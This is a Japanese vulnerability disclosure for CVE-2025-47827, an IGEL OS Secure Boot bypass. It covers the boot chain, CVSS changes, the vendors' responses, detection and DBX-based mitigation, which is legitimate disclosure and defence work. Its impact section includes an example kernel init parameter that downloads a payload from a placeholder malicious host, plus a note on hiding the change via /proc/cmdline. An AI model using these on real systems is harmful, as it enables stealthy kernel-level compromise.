

CVE-2025-47827のPoCおよび脆弱性報告


CVE-2025-47827 の概念実証および脆弱性レポート CVE-2025-47827。
IGEL OS v11 以前では、igel-flash-driver モジュールが暗号署名を適切に検証しないため、セキュアブートを回避できます。
その結果、検証されていない SquashFS イメージから細工されたルートファイルシステムがマウントされる可能性があります。

IGEL OS 10 の igel-flash-driver Linux カーネルモジュールにおける暗号署名の不適切な検証により、悪意のあるユーザーが Microsoft 3rd Party UEFI CA によって署名された shim をブートしてセキュアブートをバイパスできます。
この shim は、IGEL Secure Boot Signing CA によって署名された GRUB および脆弱なカーネルをロードします。
脆弱なカーネルと組み込み initramfs がロードされると、ディスク上の未検証の SquashFS イメージから悪意のあるルートファイルシステムがマウントされる可能性があります。
脆弱なカーネルでは kexec_load システムコールが利用可能であるため、現在ブートされているカーネルを完全に信頼できないものに置き換えることができ、結果的に完全な信頼の連鎖の後に任意のオペレーティングシステムをブートすることが事実上可能になります。
IGEL OS の後のバージョンでは、モジュールはルートファイルシステムの SquashFS イメージの署名を正しく検証します。 ただし、脆弱なカーネルとパッチ適用済みバージョンの両方が同じ証明書で署名されているため、同じ shim で脆弱なバージョンとパッチ適用済みバージョンの両方をブートできます。
CVE-2025-47827 の初期ベクター文字列は
AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
であり、CVSS スコアは 8.4 (高) でした。
2025年10月14日、これは
AV:P/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
に変更され、スコアは 4.6 (中) に低下しました。
さらに、元の弱点は CWE-347: 暗号署名の不適切な検証 と定義されていましたが、 MSRC は CWE-324: 有効期限を過ぎた鍵の使用 を割り当てています。
IGEL と Microsoft の両社は、それぞれ2024年12月6日と2025年3月31日にこの脆弱性について連絡を受け、詳細が2025年5月29日に公開される前に認識していました。
IGEL OS 10 はサポート対象外であり、脆弱性は shim 自体に存在しないため、いずれの当事者も解決策を提案していません。 Microsoft は次のように回答しました。
調査の結果、この提出物はサービシングのためのセキュリティ脆弱性の定義を満たしていないと判断しました。 IGEL OS v10 はもはやサポートされておらず、問題はカーネルモジュールにあり、shim にはないためです。 MSFT 証明書によって署名されているのは shim だけです。
IGEL は2025年6月2日に CVE-2025-47827 に関する セキュリティ通知 を公開しました。
2025年6月13日、私はこの問題を再び Microsoft に報告し、次の回答を受け取りました。
あなたの報告には良い情報が含まれていましたが、Microsoft のサービシングのためのセキュリティ脆弱性の要件を満たしていません。 報告された問題はカーネルモジュールにあり、shim にはなく、MSFT 証明書によって署名されているのは shim だけです。 kexec は設計上、セキュアブートのバイパスをすでに許可しています(参照: kexec Command Line in Linux - Linux Expert Better 2025)。
問題がブートドライバ/コンポーネントにあった場合、これは MSRC のサービシング基準を満たすでしょう。 これは Linux ディストリビューションのカーネルドライバの脆弱性です。 これは UEFI の "ExitBootServices" の後に発生するため、セキュアブートのバイパスではありません。 ユーザーは OS レベルでのコード実行のみ可能であり、ブートはできません。
この脆弱性に関するさまざまな ニュース記事 の公開以来、shim メンテナ は Microsoft および IGEL と連絡を取り、解決策について話し合いました。
解決策が合意された後、私は2025年10月20日に MSRC に 別の ケースを作成し、これらの shim の失効の遅れの理由、CVSS ベクター文字列と CWE の修正、および彼らの 更新ガイド が脆弱性が公開されていないと述べている理由について質問しました。 次の回答を受け取りました。
修正された IGEL の脆弱性はセキュアブートのバイパスではありません。 これは Linux 固有のカーネル整合性のバイパスであり、Windows には影響しません。 IGEL の shim は古く、新しい SBAT ベースの失効をサポートしていません。 そのため、Microsoft は SBAT によって保護されていた他の脆弱性からの潜在的な悪用を防ぐために失効を発行しました。
Jeffrey Sutherland 主席リードプログラムマネージャーは、PR 上で 次のように説明しました。SBAT がないため、shim は DBX によって失効されなければならず、IGEL は意図しない結果を避けるために追加の時間を要求しました。 また、Coordinated Vulnerability Disclosure で求められているように、研究者と関係者間のコミュニケーションを維持できなかったことを謝罪しました。
セキュアブートのバイパスエクスプロイトは、検出されないブートキット/カーネルレベルのルートキットの開発につながる可能性があり、その結果、以下のような複数の影響を引き起こす可能性があります。
失効または手動介入 がない場合、Microsoft 3rd Party UEFI CA を信頼するすべてのマシンでセキュアブートが無効になります。 これは、執筆時点ではほとんどのデバイスのデフォルトです。
kexec に使用された場合、この脆弱性を悪用して、セキュアブートに影響を与えることなく、正規のシステムを静かに悪意を持って変更することができます。
カーネルを完全に置き換えることができ、悪意のあるコードをカーネルレベルで実行できるようになり、メモリ、CPU、接続デバイスを含むすべてのシステムリソースへの無制限のアクセスが可能になります。
これにより、メモリからの暗号鍵のダンプ、悪意のあるプロセスの制限なしの実行、マルウェアの 検出回避 が可能になります。
正規のカーネルのコマンドラインを変更して、セキュリティモジュールを無効にしたり、init パラメータを変更したりすることができ、実際のルートがマウントされた後に悪意のあるペイロードを実行できるようになります。
例えば(modprobe、DHCP、chmod、簡潔にするために省略):```sh
init=/bin/sh -- -c "curl http://malicious.site/payload > /path/to/executable; exec /sbin/init"
これは正当な実行ファイルを置き換え、PID 1を乗っ取り、または起動時に自動的に起動することで、簡単にrootアクセスを取得する可能性があります。

`/proc/cmdline` は、バインドマウントを使用して [hijack](https://wiki.archlinux.org/title/Kernel_parameters#Hijacking_cmdline) され、変更を隠すことができます。

詳細については、[Linuxドキュメント](https://www.kernel.org/doc/html/latest/admin-guide/kernel-parameters.html) を参照してください。

### 永続性

必要なEFIバイナリとカーネルが存在し、システムファームウェアによって起動するように設定されている限り、影響は永続的です。

オペレーティングシステムの更新により、ブート順序やセキュアブートの禁止署名データベース(DBX)が変更される可能性があり、バイナリの実行が妨げられる可能性があります。ただし、オペレーティングシステムも侵害されている場合、この修復措置は元に戻される可能性があります。

さらに、EFIブート順序はオペレーティングシステムによってEFI変数の変更を通じて設定可能であるため、特権を持つマルウェアは、必要なブートファイルをインストールし、ブート順序を適宜設定することで、永続性を獲得したり、さらに特権を昇格させたりする可能性があります。

## 検出

この脆弱性を悪用するために完全なカーネルレベルのルートキットが作成されたと仮定すると、実行中のシステムに関するデータは信頼できません。

検出方法は次のとおりです。

- 関与するバイナリの存在を確認する
- 既知のファイルの署名/完全性を検証する(例:[rkhunter](https://rkhunter.sourceforge.net/))
- 行動分析、特にネットワーク環境において

少なくとも、システムファームウェアによって起動される署名済みEFIバイナリとIGELカーネルは侵害されたシステム上に存在している必要がありますが、悪意のあるコードが実行される[レベル](https://en.wikipedia.org/wiki/Protection_ring)のため、[ルートキット](https://en.wikipedia.org/wiki/Rootkit)は実行時に自身を隠す可能性があります。

その他の侵害の兆候は、この脆弱性を悪用したマルウェアの動作に依存します。たとえば、起動されたカーネルが置き換えられていたり、ルートファイルシステム上のファイルが変更されていたり、予期しないプログラムが実行されている可能性があります。

## 緩和策

> [!重要]
> Microsoftは、IGELとの合意の上、2025年10月20日に関連するshimの署名を取り消す[signed DBX](https://github.com/microsoft/secureboot_objects/releases/tag/1.6.0-signed)を公開しました。
>
> Windowsシステムについては、[MSRC更新ガイド](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-47827)を参照してください。
>
> Linuxベースのシステムを[fwupd](https://fwupd.org/)で更新するには、[Linux Foundation (UEFI Revocation) Secure Boot dbx](https://fwupd.org/lvfs/devices/com.microsoft.dbx.x64.firmware)をバージョン `20250902` 以降に更新してください。
>
> 詳細については、[microsoft/secureboot_objects#272](https://github.com/microsoft/secureboot_objects/pull/272)を参照してください。

ブートチェーンが侵害されるのを防ぐには、脆弱なGRUB/カーネルイメージの署名に使用された証明書を取り消すか信頼しないようにするか、影響を受けるカーネル(またはshim)のSHA-256ハッシュをDBXまたはMOKX拒否リストに追加する必要があります。

詳細については、[NSAサイバーセキュリティ局のドキュメント](https://github.com/nsacyber/Hardware-and-Firmware-Security-Guidance/blob/master/secureboot/Linux.md)を参照してください。

あるいは、最初のshimの実行を防ぐために、Microsoft 3rd Party UEFI CAを信頼しないようにすることができますが、これにより他の正当なアプリケーションに意図しない混乱が生じる可能性があります。一部のデバイスでは、ファームウェア設定にこのオプションがあります。

